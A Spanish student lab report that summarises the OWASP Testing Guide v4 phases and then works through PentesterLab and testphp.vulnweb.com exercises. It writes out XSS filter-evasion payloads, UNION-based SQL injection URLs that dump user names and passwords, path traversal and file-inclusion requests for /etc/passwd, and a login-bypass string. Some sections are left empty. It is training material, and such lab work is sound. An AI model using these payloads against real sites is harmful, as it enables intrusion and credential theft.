

Práctica 3

Seguridad

Maribel Díaz Galiano

Ejercicio 1

Se han añadido casos de uso. Pasan de 64 a 87. Se introducen cuatro capítulos nuevos (*Identity Management Testing, Error Handling, Cryptography* y *Client Side Testing*). En general, se han mejorado todos los capítulos. Se integra con otras documentaciones: la *Developers Guide* y la *Code Review Guide*. El objetivo de la *Testing* y la *Code Review Guide* es evaluar los controles de seguridad de la *Developers Guide*. Esta versión, además, anima a la comunidad a no quedarse en los casos de uso que se muestran aquí, sino en que los testers de seguridad se junten con otros testers de software y vean casos de prueba específicos a la aplicación objetivo y que contribuyan con ellos a la *Testing Guide*.

El framework de testing consiste en las siguientes actividades: antes de que empiece el desarrollo, durante la definición y el diseño, durante el desarrollo, durante el despliegue, mantenimiento y operaciones. Es similar que el de la versión 3.

- **Fase 1. Antes de comenzar el desarrollo**
 - o **Fase 1.1. Definir un ciclo de desarrollo de software**
Establecer un ciclo de desarrollo de software adecuado donde la seguridad se tiene en cuenta en cada etapa.
 - o **Fase 1.2. Políticas de revisión y estándares**
Asegurarse de que las políticas, estándares y documentación adecuados están en su sitio. Son muy importantes, ya que sirven de guías a los desarrolladores. Por ejemplo, si una aplicación se va a desarrollar en Java, es esencial que haya un estándar de codificación seguro. Si se va a utilizar criptografía, que haya un estándar de criptografía. No todas las situaciones se pueden documentar, pero hacerlo con los problemas más probables implicará menos toma de decisiones durante el proceso de desarrollo.
 - o **Fase 1.3. Métricas**
Definir el criterio que necesita ser medido provee visibilidad a los defectos tanto en el proceso y en el producto.
- **Fase 2. Durante la definición y el diseño**
 - o **Fase 2.1. Repasar requisitos de seguridad**
Mirar si hay faltas (gaps) en las definiciones de los requisitos. Por ejemplo, en los siguientes campos: administración de usuarios, autenticación, autorización, confidencialidad de los datos, integridad, etc.
 - o **Fase 2.2. Repaso del diseño y la arquitectura**
Esta documentación puede incluir modelos, documentos textuales y artefactos similares. Es esencial asegurar que el diseño y la arquitectura tienen el nivel de seguridad definido en los requisitos. Por ejemplo: si puedes ser autorizado en varios sitios de la página, se puede pensar en un componente de autorización central.
 - o **Fase 2.3. Crear y revisar modelos UML**
Una vez que el diseño y la arquitectura están preparado, construir un modelo UML que describa cómo funciona la aplicación.
 - o **Fase 2.4. Crear y repasar modelos de amenaza**
Analizar el diseño y la arquitectura para asegurar que las amenazas han sido mitigadas, aceptadas por la organización o asignadas a un tercero.
- **Fase 3. Durante el desarrollo**

- **Fase 3.1. Walk through por el código**
 - El propósito no es hacer una code review, sino entender a un alto nivel el flujo, la composición y la estructura del código que compone la aplicación.
 - **Fase 3.2. Code reviews**
 - Una vez que se entiende bien cómo está estructurado el código y por qué ciertas cosas fueron codificadas de una manera, podemos examinar el código para buscar defectos de seguridad. Por ejemplo: Los requisitos de disponibilidad, confidencialidad e integridad de la organización; las exposiciones técnicas de la guía OWASP, problemas específicos relacionados con el lenguaje o framework que se está usando, etc.
- **Fase 4. Durante el despliegue**
- **Fase 4.1. Application Penetration Testing**
 - Habiendo probado los requisitos, analizado el diseño, y realizada la code review, puede que se asuma que todos los problemas están controlados. Pero penetration testing la aplicación después de que haya sido desplegada no es mala idea.
 - **Fase 2.1. Configuration Management Testing**
 - La penetration test de la aplicación debería incluir la comprobación de cómo se desplegó y aseguró la infraestructura. Mientras que la aplicación a lo mejor es segura, un pequeño aspecto de la configuración puede que esté todavía en una etapa de instalación por defecto y vulnerable a la explotación.
- **Fase 5. Mantenimiento y operaciones**
- **Fase 5.1. Dirigir Operational Management Reviews**
 - Es necesario que haya un proceso que detalle cómo se administra el lado operacional de la aplicación y la infraestructura.
 - **Fase 5.2. Dirigir comprobaciones periódicas de salud**
 - Comprobaciones mensuales o cuatrimestrales sobre la aplicación y la estructura para asegurar de que no se han introducido nuevos riesgos de seguridad y que el nivel de seguridad sigue todavía intacto.
 - **Fase 5.3. Asegurar la verificación de los cambios**

Después de que cada cambio ha sido aprobado y probado en el entorno QA y desplegado al entorno de aplicación, es vital que el cambio sea comprobado para asegurar que el nivel de seguridad no ha sido afectado por el cambio. Esto debería estar integrado en el proceso de administración de los cambios.

Referencias:

https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf


<https://www.owasp.org/images/1/19/OTGv4.pdf>

Ejercicio 2

XSS

Ejemplo 1:

```
http://10.0.2.9/xss/example1.php?name=<script>alert("Hola");</script>
```




```
<div class="container">
  ::before
  Hello
  <script>alert("Hola");</script>
<footer>
  <p>© PentesterLab 2013</p>
</footer>
  ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 2:

Parece que filtra la etiqueta `<script></script>` estrictamente. Cambiamos alguna letra minúscula por su respectiva mayúscula.

```
http://10.0.2.9/xss/example2.php?name=<sCript>alert("Hola");</sCript>
```



```


▼<div class="container">
  ::before
  Hello
  <script>alert("Hola");</script>
  ▼<footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
  </div>
  <!--/container-->
</body>
</html>

```

Ejemplo 3:

Parace que no permite ningún tipo de etiqueta `<script></script>`. Utilizamos ``. Como la imagen no existe, al lanzarse `onerror`, se ejecuta el código que hayamos inyectado.

```
http://10.0.2.9/xss/example3.php?name=<img src=123 onerror=alert("Hola");>
```



```


▼<div class="container">
  ::before
  Hello
   ev
  ▼<footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
  </div>
  <!--/container-->
</body>
</html>

```

Ejemplo 4:

Probamos con otra etiqueta, en este caso `<body>` y su atributo `onload`.


```
http://10.0.2.9/xss/example4.php?name=<body onload=alert("Hola")>
```



```
<li class="active">
  <a href="/">Home</a>
</li>
</ul>
</div>
<!-- .nav-collapse--&gt;
::after
&lt;/div&gt;
::after
&lt;/div&gt;
::after
&lt;/div&gt;
&lt;/div&gt;
&lt;div class="container"&gt;
  ::before
  Hello
  &lt;footer&gt;
    &lt;p&gt;© PentesterLab 2013&lt;/p&gt;
  &lt;/footer&gt;
  ::after
&lt;/div&gt;
<!-- container--&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>
```

Ejemplo 5:

```
http://10.0.2.9/xss/example5.php?name=<img/src=<script><script>prompt("Hola");</script></script> alt="<s(0)</script>">
```




```

▼ <div class="container">
  ::before
  Hello
  
  alt=""
  <s(0)< script="">
  ">
  <footer>
    <p>© PentesterLab 2013</p>
  </footer>
</s(0)>
  ::after
</div>
<!--/container-->
</body>
</html>

```

Ejemplo 6:

```
http://10.0.2.9/xss/example6.php?name=<img/src=<script><script>prompt("Hola")</script></script>> onerror=<script>alert("Hola");</script>>
```




```

▼ <div class="container">
  ::before
  Hello
  <script>var $a= "<img/src=<script><script>prompt("Hola")</script>
  onerror=
  <script>alert("Hola");</script>
  >";
  <footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
</div>
<!--/container-->
</body>
</html>

```

Ejemplo 7:

```
http://10.0.2.9/xss/example7.php?name=';alert('Hola');var $a='Potatoe
```



```
<div class="container">
  ::before
  Hello
  <script>var $a= '';alert('Hola');var $a='Potatoe';</script>
<div>
  <footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 8:

Ejemplo 9:

SQL Injection

Ejemplo 1:

Buscamos el número de columnas que tiene la consulta para poder usar UNION. Probando, obtenemos cinco columnas. Para usar UNION hacemos que la consulta “original” sea falsa porque no queremos sus resultados, sino los de la consulta que hagamos nosotros después.

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select
1,2,3,4,5-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox		
10.0.2.9/sqli/example1.php?name=' or 1=0 union select 1,2,3,4,5-- -		
Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng ▾ Kali Forums ▾ NetHunter ▾ Getting Started		
PentesterLab.com Home		
id	name	age
1	2	3

Información sobre las bases de datos existentes:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select
1,schema_name,3,4,5 from information_schema.schemata-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox

10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,schema_name,3,4,5 from information_schema.schemata-- -

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

PentesterLab.com Home

id	name	age
1	information_schema	3
1	exercises	3

© PentesterLab 2013

Para saber todas las tablas:

```
http://10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,table_name,3,4,5 from information_schema.tables-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox

10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,table_name,3,4,5 from information_schema.tables-- -

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

PentesterLab.com Home

id	name	age
1	CHARACTER_SETS	3
1	COLLATIONS	3
1	COLLATION_CHARACTER_SET_APPLICABILITY	3
1	COLUMNS	3
1	COLUMN_PRIVILEGES	3
1	ENGINES	3
1	EVENTS	3
1	FILES	3
1	GLOBAL_STATUS	3
1	GLOBAL_VARIABLES	3
1	KEY_COLUMN_USAGE	3
1	PARTITIONS	3
1	PLUGINS	3
1	PROCESSLIST	3
1	PROFILING	3
1	REFERENTIAL_CONSTRAINTS	3
1	ROUTINES	3
1	SCHEMATA	3
1	SCHEMA_PRIVILEGES	3

Para saber todas las columnas:

```
http://10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,column_name,3,4,5 from information_schema.columns-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox

10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,column_name,3,4,5 from information_schema.columns--

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

PentesterLab.com Home

1	EVENT_OBJECT_SCHEMA	3
1	EVENT_OBJECT_TABLE	3
1	ACTION_ORDER	3
1	ACTION_CONDITION	3
1	ACTION_STATEMENT	3
1	ACTION_ORIENTATION	3
1	ACTION_TIMING	3
1	ACTION_REFERENCE_OLD_TABLE	3
1	ACTION_REFERENCE_NEW_TABLE	3
1	ACTION_REFERENCE_OLD_ROW	3
1	ACTION_REFERENCE_NEW_ROW	3
1	VIEW_DEFINITION	3
1	CHECK_OPTION	3
1	IS_UPDATABLE	3
1	name	3
1	age	3
1	groupid	3
1	passwd	3

© PentesterLab 2013

Para saber todas las columnas en la tabla `users`:

```
http://10.0.2.9/sql/example1.php?name=' or 1=0 union select
1,group_concat(column_name),3,4,5 from information_schema.columns
where table_name="users"-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox

10.0.2.9/sql/example1.php?name=' or 1=0 union select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_name="users"-- -

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

PentesterLab.com Home

id	name	age
1	id,name,age,groupid,passwd	3

© PentesterLab 2013

Para extraer los datos de la tabla `users`:

```
http://10.0.2.9/sql/example1.php?name=' or 1=0 union select
1,name,groupid,passwd,5 from users-- -
```

PentesterLab » Web for Pentester - Mozilla Firefox

10.0.2.9/sql/example1.php?name=' or 1=0 union select name,groupid,passwd,4,5 from users-- -

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

PentesterLab.com Home

id	name	age
admin	10	admin
root	0	admin21
user1	2	secret
user2	5	azerly

© PentesterLab 2013

Ejemplo 2:

Similar al Ejemplo 1. No se permiten espacios en blanco en la consulta, que se sustituyen por comentarios `/* */`.

Para extraer los datos:

```
http://10.0.2.9/sqli/example2.php?name='/**/union/**/select/**/1,(select/**/group_concat(name)/**/from/**/users),(select/**/group_concat(passwd)/**/from/**/users),4,5/**/and/**/'1='2
```

PentesterLab » Web for Pentester - Mozilla Firefox
10.0.2.9/sqli/example2.php?name='/**/union/**/select/**/1,(select/**/group_concat(name)/**/from/**/users),(select/**/group_concat(passwd)/**/from/**/users),4,5/**/and/**/'1='2
Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng ▾ Kali Forums ▾ NetHunter ▾ Getting Started
PentesterLab.com Home
© PentesterLab 2013

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.azerty

Ejemplo 3:

No se permiten espacios en blanco en la consulta, que se sustituyen por comentarios “/**/”.

Para extraer los datos:

```
http://10.0.2.9/sqli/example3.php?name='/**/union/**/select/**/1,(select/**/group_concat(name)/**/from/**/users),(select/**/group_concat(passwd)/**/from/**/users),4,5/**/and/**/'1='2
```

PentesterLab » Web for Pentester - Mozilla Firefox
10.0.2.9/sqli/example3.php?name='/**/union/**/select/**/1,(select/**/group_concat(name)/**/from/**/users),(select/**/group_concat(passwd)/**/from/**/users),4,5/**/and/**/'1='2
Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng ▾ Kali Forums ▾ NetHunter ▾ Getting Started
PentesterLab.com Home
© PentesterLab 2013

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.azerty

Ejemplo 4:

Ahora hacemos las consultas a través del atributo ‘id’, y parece que está recibiendo integers, por lo que no usamos comillas.

Para extraer los datos:

```
http://10.0.2.9/sqli/example4.php?id=-1 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```

PentesterLab » Web for Pentester - Mozilla Firefox
10.0.2.9/sqli/example4.php?id=-1 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng ▾ Kali Forums ▾ NetHunter ▾ Getting Started
PentesterLab.com Home
© PentesterLab 2013

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.azerty

Ejemplo 5:

Similar al Ejemplo 4.

```
http://10.0.2.9/sqli/example5.php?id=1000 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.lazerty

© PentesterLab 2013

Ejemplo 6:

Igual que el Ejemplo 5.

```
http://10.0.2.9/sqli/example6.php?id=1000 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.lazerty

© PentesterLab 2013

Ejemplo 7:

Metemos un salto de línea con “%0A”.

```
http://10.0.2.9/sqli/example7.php?id=-1%0Aunion select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```

id	name	age
1	admin.root.user1.user2	admin.admin21.secret.lazerty

© PentesterLab 2013

Ejemplo 8:

Ejemplo 9:


Referencias:

<https://blog.rapid7.com/2013/06/20/xss-vs-injection/>

Directory Traversal

Ejemplo 1:

```
http://10.0.2.9/dirtrav/example1.php?file=../../../../../../../../etc/passwd
```



Ejemplo 2:

File Include


Ejemplo 1:

```
http://10.0.2.9/fileincl/example2.php?page=/etc/passwd
```



Ejemplo 2:

```
http://10.0.2.9/fileincl/example2.php?page=/etc/passwd%00
```



Ejercicio 3

SQL Injection: Login Bypass

Si suponemos que la consulta por debajo es la siguiente:

```
SELECT username, pass FROM users WHERE username='$uname' and  
pass='$passwd'
```

Si inyectamos:

```
' or '1'='1
```

```
SELECT username, pass FROM users WHERE username=' ' or '1'='1' and  
pass=' ' or '1'='1'
```

nos va a devolver true y nos vamos a poder saltar el log in.

The figure consists of three side-by-side screenshots of a web application. The left screenshot shows the 'login page' with fields for 'Username' (containing 'or 1=1') and 'Password' (containing '123456'). The middle screenshot shows the 'user info' page for a user named 'Amar' with various fields filled out. The right screenshot shows the same 'user info' page after the injection, with the 'Name' field now containing 'Amar'. This demonstrates how the SQL injection allowed the user to bypass the login process by manipulating the database query to return true.

No sé por qué, pero si pongo ' or 1 =1-- -, me lleva a esta página.

A screenshot of a website that has been hacked. The page displays a large image of the Guy Fawkes mask from the movie V for Vendetta, overlaid with a red watermark that reads 'Hackado'. The background of the page is filled with a dense grid of binary code ('0's and '1's). At the top of the browser window, there are several tabs open, including 'exploit.co.il: Articles ...', 'SQL Injection Walkthr...', 'Pagebin - Instantly cr...', 'Login Bypass Using SQL In...', 'The Dark Arts: SQL In...', and others. A message at the top of the hacked page says: 'Congratulations! You have created a web page which you can see below. This blue bar will not appear to visitors of your web page. Here is the direct link to your page: http://pagebin.com/fI7xFos0. To return to pagebin.com click here.'

En la sección *Artists*:

The screenshot shows a Mozilla Firefox window with the title "artists - Mozilla Firefox". The address bar contains "testphp.vulnweb.com/artists.php?artist=-1 union select 1,user(),3". The page content area shows the text "3". On the left, there is a sidebar with links like "search art", "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Logout", "Links", "Security art", and "Fractal Explorer". At the bottom, there is a footer with links to "About Us", "Privacy Policy", and "Contact Us".

Averiguamos el número de columnas:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3
```

The screenshot shows a Mozilla Firefox window with the title "artists - Mozilla Firefox". The address bar contains "testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3". The page content area shows the numbers "1", "2", and "3" on separate lines. The sidebar and footer are identical to the previous screenshot.

Ahora podemos averiguar diferentes datos.

Para saber la versión de la base de datos:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@version,3
```

artists - Mozilla Firefox

testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@datadir,3

artist: 5.1.73-Ubuntu0.10.04.1

3

view pictures of the artist

comment on this artist

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Para saber el directorio de datos:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@datadir,3
```

artists - Mozilla Firefox

testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@datadir,3

artist: /var/lib/mysql/

3

view pictures of the artist

comment on this artist

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Para saber el nombre de la base de datos actual:

```
testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```

artists - Mozilla Firefox

testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

artist: acuart

3

view pictures of the artist

comment on this artist

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Para saber si tiene activado Symlink (mover bases de datos o tablas desde el directorio de la base de datos a otras localizaciones y reemplazarlas con enlaces simbólicos a las nuevas localizaciones):

```
testphp.vulnweb.com/artists.php?artist=-1 union select
1, @@GLOBAL.have_symlink, 3
```

The screenshot shows a Mozilla Firefox window with the title "artists - Mozilla Firefox". The address bar contains the URL "testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@GLOBAL.have_symlink,3". The page content area shows the text "artist: YES" followed by the number "3". On the left, there is a sidebar with various links like "Browse categories", "Your cart", "Signup", etc. At the bottom, there is a footer with links to "About Us", "Privacy Policy", and "Contact Us".

Para saber el *Universal Unique Identifier (UUID)*:

